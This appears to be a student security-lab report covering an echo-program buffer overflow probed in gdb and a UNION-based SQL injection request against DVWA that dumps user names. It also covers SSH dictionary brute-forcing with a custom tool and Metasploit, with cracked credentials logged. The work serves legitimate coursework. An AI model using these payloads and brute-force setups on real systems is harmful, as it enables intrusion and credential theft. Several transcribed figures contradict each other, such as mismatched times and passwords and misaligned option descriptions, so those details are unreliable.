

System Security Project Step 2

Group: The Group

Members: Andrew Bracken, Gavin Holliday, Logan Lay

CS 4371: Computer Security

Dr. Randy Klepetko

October 29, 2024

1 Introduction

In this project, we will test the security of our system by going on the offense and sending it attacks. By seeing how our system could be breached, it will help us effectively create defensive measures in the future.

2 Task I: Echo Program Vulnerability

2.1

```
victim1@victim-VirtualBox:~$ ls /root/files
ls: cannot access '/root/files': Permission denied
victim1@victim-VirtualBox:~$ ls /root/files
ls: cannot access '/root/files': Permission denied
```

Figure 1: Root File Access

2.2 Seven bytes are needed to crash the echo program.

```
(victim1@kali)-[~]
$ ./tcpcup Guide
a
a
aa
aa
aaa
aaa Docker Container User
aaaa
aaaa User in Docker
aaaaa
aaaaa OAuth Integration Code
aaaaaa
aaaaaa LDAP NFS Setup
aaaaaaa
```

Figure 2: Echo Crash

2.3

```
victim1@victim-VirtualBox:~$ id
uid=1001(victim1) gid=1001(victim1) groups=1001(victim1),100(users)
victim1@victim-VirtualBox:~$ ps aux | grep tcps
victim1  28669  0.0  0.0  2680  1536 pts/0    S+   02:59   0:00 ./tcps
victim1  28841  0.0  0.1  17812  2304 pts/3    S+   03:03   0:00 grep --color=
auto tcps
```

Figure 3: User Running Echo Program

2.4

```
victim1@victim-VirtualBox:~$ ps aux | grep ssh
root      1222  0.0  0.2  12020  4864 ?        Ss   Oct27   0:00 sshd: /usr/s
in/sshd -D [listener] 0 of 10-100 startups
victim1   5198  0.0  0.2  162652  5760 ?        Ssl  00:11   0:00 /usr/libexec,
gcr-ssh-agent --base-dir /run/user/1001/gcr
victim1   13339  0.0  0.2   8432  4608 ?        S    01:00   0:00 /usr/bin/ssh.
agent -D -a /run/user/1001/keyring/.ssh
root      16522  0.0  0.2   15268  5440 ?        Ss   01:47   0:00 sshd: victim:
[priv]
victim1   16591  0.0  0.2   15432  4064 ?        S    01:47   0:00 sshd: victim:
@pts/2
victim1   28988  0.0  0.1   17812  2304 pts/3    S+   03:09   0:00 grep --color=
auto ssh
```

Figure 4: User Running SSH Service in A.1

3 Task II: Analyze the Echo Program

3.1

```
(gdb) break foo
Breakpoint 1 at 0x4011ec: file tcph.c, line 23.
(gdb) run
Starting program: /home/victim1/tcph
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
a
Breakpoint 1, foo (in=0x7fffffddc30 "a\n") at tcph.c:23
23      strcpy(buf, in);
(gdb) █
```

Figure 5: Breakpoint on foo()

3.2

```
(gdb) info stack
#0  foo (in=0x7fffffffdc30 "a\n") at tcph.c:23
#1  0x0000000000401199 in main () at tcph.c:14
(gdb) █
```

Figure 6: Stack on foo()

3.3

```
(gdb) info registers rsp rbp
rsp      0x7fffffffdc00      0x7fffffffdc00
rbp      0x7fffffffdc20      0x7fffffffdc20
(gdb) print &buf
$1 = (char (*)[8]) 0x7fffffffdc18
(gdb) x/gx $rbp+8
0x7fffffffdc28: 0x0000000000401199
(gdb) █
```

Figure 7: Report Values, Address of buf, and foo() in B.1

3.4

```
(gdb) info registers rsp rbp
rsp      0x7fffffffdbb0      0x7fffffffdbb0
rbp      0x7fffffffdbd0      0x7fffffffdbd0
(gdb) print &buf
$1 = (char (*)[8]) 0x7fffffffdbc8
(gdb) x/gx $rbp+8
0x7fffffffdbd8: 0x00000000004011dd
(gdb) █
```

Figure 8: Report Values, Address of buf, and foo() in A.1

4 Task III: Exploit the Target Programs

4.1

4.2

4.3

4.4

4.5

```
POST /DWA/vulnerabilities/sqli/ HTTP/1.1
Host: 192.168.100.103
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://192.168.100.103
Connection: close
Referer: http://192.168.100.103/DWA/vulnerabilities/sqli/
Cookie: PHPSESSID=ici438f9tk28f6amg6cvgg299h; security=medium
Upgrade-Insecure-Requests: 1

id=1 UNION SELECT first_name, last_name FROM users--&Submit=Submit
```

Figure 9: Injected SQL Statement

4.6

```
User ID: 1 Submit

ID: 1 UNION SELECT first_name, last_name FROM users--
First name: admin
Surname: admin

ID: 1 UNION SELECT first_name, last_name FROM users--
First name: Gordon
Surname: Brown

ID: 1 UNION SELECT first_name, last_name FROM users--
First name: Hack
Surname: Me

ID: 1 UNION SELECT first_name, last_name FROM users--
First name: Pablo
Surname: Picasso

ID: 1 UNION SELECT first_name, last_name FROM users--
First name: Bob
Surname: Smith
```

Figure 10: User IDs

5 Buffer Overflow and Address Randomization

5.1 Explanation

Because computer architectures follow common design principles, it is easy to rewrite the return address with a malicious one when attempting a buffer over-

flow attack. By randomizing the addresses, it will be more difficult to guess where the return address is stored in memory.


5.2 Calculation

Since only the low 16 bits are randomized, this randomizes 2^{16} addresses, equaling 65,536 addresses. The probability of hitting the return address is $1/65,536$. Given the attacker sends 10 packets a second, it will take:

$$\frac{65,536}{10} = 6,553.6 \text{ seconds} \approx 1 \text{ hour and } 49 \text{ minutes.}$$

6 Task IV: Dictionary Password Cracking

6.1

A terminal window with a dark background and light-colored text. The prompt is '(group@kali) - [~/Downloads]'. The user has entered './sshpas'. The output shows eight 'Permission denied, please try again.' messages, followed by 'Password found: iJPvPJCel', 'Total time: 35.35 seconds', and 'Average time per password: 3.928029 seconds'.

```
(group@kali) - [~/Downloads]
$ ./sshpas
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Password found: iJPvPJCel
Total time: 35.35 seconds
Average time per password: 3.928029 seconds
```

Figure 11: Password Testing

With an average of 3.928 seconds per password, 1 million passwords would take:

3,928,000 seconds \approx 45 days, if the correct password was last in the file.

7 Task V: Dictionary Cracking, Professional Tool

7.1

```
msf6 auxiliary(scanner/ssh/ssh_login) > info
Name: SSH Login Check Scanner
Module: auxiliary/scanner/ssh/ssh_login
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
  todd <todd@metasploit.com>

Check supported:
  No

Basic options:
  Name          Current Setting  Required  Description
  ----          -
  ANONYMOUS_LOGIN false           yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5              yes       How fast to bruteforce, from 0 to 5
  CreateSession   true           no        Create a new session for every successful login
  DB_ALL_CREDS    false          no        Try each user/password couple stored in the current database
  DB_ALL_PASS     false          no        Add all passwords in the current database to the list
  DB_ALL_USERS    false          no        Add all users in the current database to the list
  DB_SKIP_EXISTING none           no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
  PASSWORD        no             no        A specific password to authenticate with
  PASS_FILE        dictionary.txt  no        File containing passwords, one per line
  RHOSTS           99.68.230.147 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT           22            yes       The target port
  STOP_ON_SUCCESS true           yes       Stop guessing when a credential works for a host
  THREADS         1             yes       The number of concurrent threads (max one per host)
  USERNAME        user50         no        A specific username to authenticate as
  USERPASS_FILE    no            no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS     false         no        Try the username as the password for all users
  USER_FILE        no            no        File containing usernames, one per line
  VERBOSE         true          yes       Whether to print output for all attempts

Description:
  This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

References:
  https://nvd.nist.gov/vuln/detail/CVE-1999-0502

View the full module info with the info -d command.
```

Figure 12: SSH Login Module Parameters, kleetko.net

7.2

```
msf5 auxiliary(scanner/ssh_login) > irb
[*] Starting IRB shell...
[*] You are in auxiliary/scanner/ssh_login

>> start_time = Time.now
=> 2024-10-29 20:16:54.36400378 -0500
>> run

[*] 99.68.230.147:22 - Starting bruteforce
[-] 99.68.230.147:22 - Failed: 'user50:flqjclMPO'
[-] No active DB - Credential data will not be saved!
[-] 99.68.230.147:22 - Failed: 'user50:qcyfWdK5'
[-] 99.68.230.147:22 - Failed: 'user50:quwhgccc'
[-] 99.68.230.147:22 - Failed: 'user50:womRomJft'
[-] 99.68.230.147:22 - Failed: 'user50:pHODXuPAi'
[-] 99.68.230.147:22 - Failed: 'user50:dxoobqubup'
[-] 99.68.230.147:22 - Failed: 'user50:moohmku'
[-] 99.68.230.147:22 - Failed: 'user50:uWTFXXone'
[*] 99.68.230.147:22 - Success: 'user50:1PpPJccl' 'uid=1001(user50) gid=1001(user50) groups=1001(user50) Linux klopelko 6.8.0-47-generic #47-22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Wed Oct 2 16:16:55 UTC 2 x86_64 x86_64 GNU/Linux'
[*] SSH session 2 opened (192.168.200.100:36217 -> 99.68.230.147:22) at 2024-10-29 20:17:37 -0500
[*] Scanned 1 of 1 hosts (100% complete)
=> { "success": true, "email": "" }
>> end_time = Time.now
=> 2024-10-29 20:17:45.787297959 -0500
>> elapsed_time = end_time - start_time
=> 8.422491581 seconds
>> puts "Elapsed time: \#{elapsed_time} seconds"
Elapsed time: 51.422491581 seconds
=> nil
>> average_time = elapsed_time / 9
=> 5.714722867777778 seconds
```

Figure 13: Correct Password and Average Test Time

7.3

```
msf5 auxiliary(scanner/ssh_login) > info
Name: SSH Login Check Scanner
Module: auxiliary/scanner/ssh_login
License: Metasploit Framework License (BSD)
Rank: Normal
Provided by:
  todd <todd@metasploit.com>
Check supported:
  No
Basic options:


| Name             | Current Setting         | Required | Description                                                                               |
|------------------|-------------------------|----------|-------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false                   | yes      | Attempt to login with a blank username and password. Try blank passwords for all users.   |
| BLANK_PASSWORDS  | false                   | no       | How fast to bruteforce, from 0 to 5.                                                      |
| BRUTEFORCE_SPEED | 5                       | yes      | create a new session for every successful login                                           |
| createsession    | true                    | no       | try each user/password couple stored in the current database                              |
| DB_ALL_CREDS     | false                   | no       | Add all passwords in the current database to the list                                     |
| DB_ALL_PASS      | false                   | no       | Add all users in the current database to the list                                         |
| DB_ALL_USERS     | false                   | no       | skip existing credentials stored in the current database (Accepted: none, user, username) |
| DB_SKIP_EXISTING | none                    | no       | A specific password to authenticate with                                                  |
| PASSWORD         |                         | no       | File containing passwords, one per line                                                   |
| PASS_FILE        | http://default_pass.txt | no       | The target host(s), see https://docs/using-metasploit/basics/using-metasploit.html        |
| RHOSTS           | 99.68.230.147           | yes      | The target port                                                                           |
| RPORT            | 22                      | yes      | Stop guessing when a credential works for a host                                          |
| STOP_ON_SUCCESS  | true                    | yes      | The number of concurrent threads (max one per host)                                       |
| THREADS          | 1                       | yes      | A specific username to authenticate as                                                    |
| USERNAME         |                         | no       | File containing users and passwords separated by space, one pair per line                 |
| USERPASS_FILE    | null                    | no       | Try the username as the password for all users                                            |
| USER_AS_PASS     | false                   | no       | File containing usernames, one per line                                                   |
| USER_FILE        | http://default_user.txt | no       | Whether to print output for all attempts                                                  |
| VERBOSE          | true                    | yes      |                                                                                           |


Description:
  This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.
References:
  https://nvd.nist.gov/vuln/detail/CVE-1999-0502
View the full module info with the info -d command.
```

Figure 14: SSH Login Module Parameters, Username Dictionary

7.4

```
[~] 99.68.230.147:22 - Failed: 'vagrant:user'
[~] 99.68.230.147:22 - Failed: 'vagrant:system'
[~] 99.68.230.147:22 - Failed: 'vagrant:sys'
[~] 99.68.230.147:22 - Failed: 'vagrant:none'
[~] 99.68.230.147:22 - Failed: 'vagrant:xampp'
[~] 99.68.230.147:22 - Failed: 'vagrant:wampp'
[~] 99.68.230.147:22 - Failed: 'vagrant:ppmax2011'
[~] 99.68.230.147:22 - Failed: 'vagrant:turnkey'
[+] 99.68.230.147:22 - Success: 'vagrant:vagrant' 'uid=1002(vagrant) gid=1002
(vagrant) groups=1002(vagrant) Linux klepetko 6.8.0-47-generic #47~22.04.1-Ub
untu SMP PREEMPT_DYNAMIC Wed Oct  2 16:16:55 UTC 2 x86_64 x86_64 x86_64 GNU/L
inux '
[*] SSH session 1 opened (192.168.200.100:39329 → 99.68.230.147:22) at 2024-
10-29 21:02:57 -0500
[*] Scanned 1 of 1 hosts (100% complete)
⇒ {"99.68.230.147"⇒nil} Total Attempts = 9 × 20 = 180
>> end_time = Time.now
>> 2024-10-29 21:03:07.052082982 -0500
>> elapsed_time = end_time - start_time
>> 1082.686747118
>> average_time = elapsed_time / 180
>> 6.014926372877778
>> |
```

Figure 15: Correct Password and Average Test Time

9.1




Figure 16: DES Program

10 Conclusion

In this project, we explored multiple ways of breaching a system's security methods. The first approach was using an attack file from the Kali machine to exploit the echo program of the Ubuntu machine. We then discussed randomization and how it can be an effective counter to an attack. After that we created a dictionary program to test multiple passwords in order to SSH as user50 to kleptko.net and then did it with a professional tool. We then used our dictionary tool to find another username and password for kleptko.net.